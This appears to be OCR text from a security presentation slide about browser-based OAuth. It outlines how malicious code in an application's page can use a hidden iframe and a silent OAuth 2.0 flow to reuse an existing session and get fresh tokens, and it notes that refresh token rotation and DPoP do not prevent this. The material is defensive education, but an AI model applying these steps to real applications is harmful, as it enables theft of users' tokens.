
2 Setup a listener to receive messages from a frame

3 Load a hidden iframe in the application's page

4 Run a silent OAuth 2.0 flow in the hidden iframe

5 Receive the response from the iframe


6 Extract new tokens associated with the user


https://app.restograde.com
Legitimate application code handling access and refresh tokens
1
2
3
4
5
6
AUTHORIZATION SERVER
COOKIE JAR
sts.restograde.com: SessID


Because the browser already has an authenticated session from step 1, the malicious flow reuses the existing session


TAKEAWAY #5

Malicious code can silently obtain a fresh set of tokens. Refresh token rotation or Demonstration of Proof of Possession (DPoP) cannot prevent such attacks

